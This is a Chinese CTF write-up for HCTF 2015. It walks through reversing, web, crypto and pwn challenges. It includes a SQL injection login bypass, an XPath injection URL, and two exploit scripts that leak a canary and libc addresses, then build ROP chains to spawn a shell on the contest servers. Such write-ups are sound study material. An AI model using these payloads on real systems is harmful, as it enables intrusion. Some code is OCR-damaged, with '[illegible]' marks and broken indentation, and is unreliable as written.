# HCTF 2015 blue-whale

email:ouckarlzhao@gmail.com

## Andy

```
if(MainActivity.this.make.andy().equals("SRlhb70YZHKvlTrNrt08F=DX3cdD3txmg")) {
    Toast.makeText(MainActivity.this, "You get the flag!", 1).show();
```

输入数据变换后进行比较

变换过程为加固定字符串后倒序，base64，最后单表替换


逆着做一遍就行得到flag

```
public String andy() {
  this.reverse = new Reverse(this.input + "hdu1s8");
  this.encrypt = new Encrypt(this.reverse.make());
  this.classical = new Classical(this.encrypt.make());
```

## 404

302响应里面有flag

## fuck ==




```
if (isset($_GET['a']) and isset($_GET['b'])) {
    if ($_GET['a'] != $_GET['b'])
        if (md5($_GET['a']) === md5($_GET['b']))
                die('Flag: '.$flag);
    else
        print 'Wrong.';
```

Flag: hctf{dd0g_fjdks4r3wrkq7jl}

## what is this

一个小游戏，玩通关有flag。或者找到源游戏，比对一下相差20个byte,每一个byte-16，其实就是flag

## confused question

源码审计，主要是两步，进入admin的if，然后SQL注入。
第一关，防止替换admin为guest。利用str_ireplace()的feature：当传入的subject参数是数组，只替换值不替换键。例如：

```
$array = ['admin'=>'admin'];
var_dump(str_ireplace('admin','guest',$array));
array (size=1)
  'admin' => string 'guest' (length=5)
```

因此，绕过方法： `?loginstr[admin][username]=test`
loginStr是：

```
array (size=1)
'admin' =>
array (size=1)
'username' => string 'test' (length=4)
```

第二关：注册的账号根本不能用，可能要SQL注入。数据库字符集可能不是GBK，宽字符不成功。
后来发现bug 出在： `$username = $v['username'];` 。
研究代码，当 `loginstr[admin][username]=test` （正常情况）时， `loginstr` 是 `['admin'=>['username'=>'test']]` ， `$v` 是 `['username'=>'test'], $v['username']是'test'` 。
如果使 `$v` 是字符串，即 `loginstr[admin]=test` （异常情况）时， `loginstr` 是 `['admin'=>'test']` , `$v` 是'test'， `$v['username']` 则是 `'t'` （对于字符串， `'username'` 索引不合法，转换为整数为0）
如果 `$v` 原来是 `'` ， `addslashes` 变为 `\'` ，取第0个为 `\` ，就可以干掉一个'逃脱单引号，构成SQL语句：
`select * from admin where username = '\' and password = ' or 1=1 # '`
最终payload：

```
POST /d20876f3f4d1c8358efcb9c0dde3781b/login.php?loginstr[admin]=' HTTP/1.1
……
password= or 1=1 #
```

## server is done

随便输入些，发现提示流密码和flag密文。。。既然流密码，观察一下flag密文长度是512，所以送512字节进去获得message，把512字节密文和message逐个异或得到密钥，然后逐个异或flag密文解密

```
import urllib
import urllib2

def post(url, data):
    req = urllib2.Request(url)
    data = urllib.urlencode(data)
    #enable cookie
    opener = urllib2.build_opener(urllib2.HTTPCookieProcessor())
    response = opener.open(req, data)
    return response.read()

def main(dd):
    posturl = "http://133.130.108.39:7659/8270537b1512009f6cc7834e3fd0087c/main.php"
    data = {'arg':dd}
    res = post(posturl, data)
    return res

if __name__ == '__main__':

    key1 = '1'*512
    res = main(key1)

    key = res[res.find('\\'): res.find('\\') + 512*4]
    i = 0
    nkey = ''
    while i < len(key):
        nkey += key[i+2: i+4].decode('hex')
        i += 4
    key = nkey
```

```
    f = res[res.find('Flag') + 10 : res.find('--></body')]

    print len(f)
    print len(nkey)
    print len(key1)
    #print key
    #print f
    print '============================='
    ok = ''
     for i in range(len(key)):
        ok += chr(ord(key[i])^ord(key1[i]))

    print ok
    print '============================='
    flag = ''
    for i in range(len(f)):
        flag += chr(ord(f[i])^ord(ok[i]))
print flag
```

## Coma White

上网找个解混淆的整理一下代码，流程是把输入的32个字符1,2,1,2这样依照代码里的顺序分开，每个做base64，去掉等号做md5再和一起得到那一长串。 解密的时候，把那一长串分成22个md5去反查，得到结果加上等号然后解码和一起

```
import hashlib
import base64

tar = "7e56035a736d269ad670f312496a0846d681058e73d892f3a1d085766d2ee0846d0af56bf900c5eeb37caea737059d
ce0326a0d2fc368284408846b9902a78da2a6039655313bf5dab1e43523b62c3748041613eff4408b9268b66430cf5d9a151f
581937765890f2a706c77ea8af3cc06adbb51e161b0f829f5b36050037c6f3d1bc5e8d1a5a239ae77c74b44955fea0326a0d2
fc368284408846b9902a78da8870253dbfea526c87a75b682aa5bbc525349a3437406843e62003b61b13571d09eb53a8dfb5c
98d741e2226a44480242a6039655313bf5dab1e43523b62c374b81f204316b63919b12b3a1f27319f81af6cdb852ac107524b
150b227c2886e6301270f6f62d064378d0f1d73a851973167a3b2baacd621cc223e2793b3fa9d28582d13498fb14c51eba9bc
3742b8c2fb8dd7ca5c612a233514549fa9013ef242504501092bb69d0cb68071888c70cec7503666eb57e9ebb9a7bf931c68a
c733"

sp = [1, 2, 1, 1, 1, 2, 1, 1, 2, 1, 2, 2, 2, 1, 2, 1, 2, 1, 1, 2, 1, 2]

st = 0
ans = ''
for num in range(22):
    for i in sp:
        ans += base64.b64encode(tar[st : st + i]).strip('=')
        st += i

print ans

m = hashlib.md5()
m.update(ans)
#print m.hexdigest()

ttt = 0
for x in range(22):
```

```
        print tar[ttt : ttt + 32]
        ttt += 32

a = ['QQ==', 'MDY=', 'Mw==', 'Nw==', 'MA==', 'RUE=', 'MQ==', 'NQ==', 'QUM=', 'Nw==', 'QjI=', 'RjM=',
'Qzk=', 'MA==', 'MEQ=', 'Mg==', 'RjY=', 'OQ==', 'Ng==', 'QzI=', 'Rg==', 'QjA=']
print len(a)
flag = ''
for sa in a:
    flag += base64.b64decode(sa)
print flag
```

## Personal blog

看了看是个静态页面，连带表单的页面也是index.html。抓包发现HTTP响应头有：
Server: GitHub.com
显然是GitHub Pages。上GitHub搜索网站中多处出现的LoRexxar，找到一个repository，找到flag

## what should i do

```
19  puts("So give me some data");
20  b64(v6, 160);
21  for ( i = 0; v5[i]; ++i )
22  {
23    if ( !(i & 3) && i )
24    {
25      copy((__int64)v5, (__int64)&v1, 3u);
26      v5 += 3;
27      v1 = 0;
28    }
29    v2 = v6[i];
30    if ( (*__ctype_b_loc())[v2] & 0x100 )
31    {
32      v2 -= 65;
33    }
34    else if ( (*__ctype_b_loc())[v2] & 0x200 )
35    {
36      v2 -= 71;
37    }
38    else if ( (*__ctype_b_loc())[v2] & 0x800 )
39    {
40      v2 += 4;
```

V6检查条件可以越界

```
7   char *v5; // [sp+18h] [bp-158h]@1
8   char v6[160]; // [sp+20h] [bp-150h]@1
9   char v7[160]; // [sp+C0h] [bp-B0h]@1
0   char v8; // [sp+1[illegible]h] [bp-10h]@1
1   __int64 v9; // [sp+16[illegible]h] [bp-8h]@1
2
3   v9 = *MK_FP(__FS__, 40LL);
4   v1 = 0;
5   v4 = 1;
6   memset(v7, 0, sizeof(v7));
7   v8 = 0;
8   v5 = v7;
9   puts("So give me some data");
0   b64(v6, 160);
1   for ( i = 0; v6[i]; ++i )
```

```
from zio import *

import base64

target = ('120.55.86.95', 44444)
#target = ('10.211.55.32', 8888)
token = '78696a70eb240b24fdee9ea87c12f811'

io = zio(target, timeout=10000, print_read=COLORED(REPR, 'yellow'), print_write=COLORED(REPR,'blue'))
io.read_until('TOKEN=')
io.write(token+'\n')
raw_input()
io.write('Y\n')
io.read_until('So give me some data\n')

def leak_canary():
    b35 = base64.b64encode('A'*90)
    pad = [i for i in b35]
    pad[66] = '='
    pad = ''.join(pad)
    b64 = base64.b64encode(pad)
    io.write(b64)
    io.read(168)
    canary = io.read(8)
    print canary.encode('hex')
    canary = l64(canary)
    canary = canary & 0xFFFFFFFFFFFFFF00
    print 'canary: 0x%x' % canary
    return canary
```

```
canary = leak_canary()
io.write('Y\n')
io.read_until('So give me some data\n')
pop_rdi = 0x0000000000400e93
pop_rsi_r15 = 0x0000000000400e91
puts_plt = 0x400790
puts_got = 0x602020
main = 0x400948
puts_lib = 0x000000000006fe30
system_lib = 0x0000000000046640
bin_sh_lib = 1463224
bin_sh_lib = 1559771

def leak_puts():
    pad = 'B'*48
    payload = pad
    payload += l64(canary)
    payload += 'AAAAAAAA'
    payload += l64(pop_rdi)
    payload += l64(puts_got)
    payload += l64(puts_plt)
    payload = payload.ljust(90, 'A')
    b64 = base64.b64encode(payload)
    b64 = base64.b64encode(b64)
    io.write(b64)
    buf = io.readline()
    puts_system = buf[168:-1]
    puts_system = puts_system.encode('hex')
    puts_system = puts_system.ljust(16, '0')
```

```
    puts_system = puts_system.decode('hex')
    puts_system = l64(puts_system)
    print 'puts_system: 0x%x' % puts_system
    return puts_system


raw_input()
puts_system = leak_puts()

system = puts_system - puts_lib + system_lib
print 'system: 0x%x' % system
bin_sh = puts_system - puts_lib + bin_sh_lib
print '/bin/sh: 0x%x' % bin_sh
io.write('Y\n')

def exp():
    pad = 'B'*48
payload = pad
    payload += l64(canary)
    payload += 'AAAAAAAA'
    payload += l64(pop_rdi)
    payload += l64(bin_sh)
    payload += l64(system)
    payload = payload.ljust(90, 'A')
    b64 = base64.b64encode(payload)
    b64 = base64.b64encode(b64)
    io.write(b64)

exp()
io.interact()
```

## brain fuck

构造bf泄露main函数返回地址，进而算出Libc基址，之后利用libc中的gaget做一个rop即可

```
from pwn import *


#remote
r = remote('120.55.86.95', 22222)
print r.recvuntil('=')
r.sendline("78696a70eb240b24fdee9ea87c12f811")


payload0  = ',[>,]'
payload0 += '>'*16
payload0 += '.>'*8  #leak
payload0 += '<'*9   #back
payload0 += ',>'*25 #input
payload0 += ']q'
r.sendline(payload0)


payload1 = '\xee'*0x207+'\x00'
r.recvuntil('OK\n')

r.sendline(payload1)
raw_input("print recv?")
rdata = r.recv(1024)
print rdata.encode('hex')
addr = (u64(rdata[:8]))
system = addr - 0x21EC5 + 0x0000000000046640
print 'system %x'%system
sh = addr - 0x21EC5 + 1559771
```

```
print 'sh %x'%sh

pop_rdi = addr - 0x21EC5 + 0x0000000000022b1a
print 'pop_rdi%x'%pop_rdi

payload2  = ''
payload2 += p64(pop_rdi)
payload2 += p64(sh)
payload2 += p64(system)
raw_input("send payload2?")
r.sendline(payload2)
r.interactive()
```

## 友善的逆向

首先有个反调试坑和按钮不能点两个坑，都可以patch掉

```
if ( strlen(&String) == 22 && sub_401DA0((int)&String, SBYTE4(v15)) && sub_401BB0(&String) )
{
  v6 = 0;
  while ( 1 )
  {
    v7 = dword_4191B0 ^ byte_418217;
```

22字节

HCTF{开头

花括号内前12字符二分查找
其在码表中位置

401BB0大写字母返回其位置，小写字母返回位置+100，数字返回位置+152

后4位是与2异或跟固定值比较

```
v8 = dword_4191D8;
dword_4191D8 = dword_4191C0[0];
dword_4191C0[0] = v8;
v9 = dword_4191E0;
dword_4191E0 = dword_4191CC;
dword_4191CC = v9;
v10 = dword_4191D4;
dword_4191D4 = dword_4191C8;
dword_4191C8 = v10;
v11 = dword_4191D0;
dword_4191D0 = dword_4191EC;
v12 = 0;
dword_4191EC = v11;
```

前12位算好后此处交换一波位置得到最终结果和定值比较。逆着做一遍得到flag。

把定值按代码换回去，查码表得到前12位，后4位将定值与2异或回去

## 送分题

zip尾部和附加的png插了base64=>base32=>base16=>flag

## injection

XPath的简单注入。做法：http://133.130.108.39:24317/0311d4a262979e312e1d4d2556581509/index.php?user=%27]%20|%20//|%*20*//[%27主要是XPath不熟悉，现场学习。构造思路：猜测原始XPath，先用']闭合前面的谓语（Predicates），后面用|合并节点。*//选取所有节点，然后后面的//*['闭合掉原有谓语的后半部分，即可输出flag。
才明白原来0: user1前面的0可能是行号。最后一行是flag。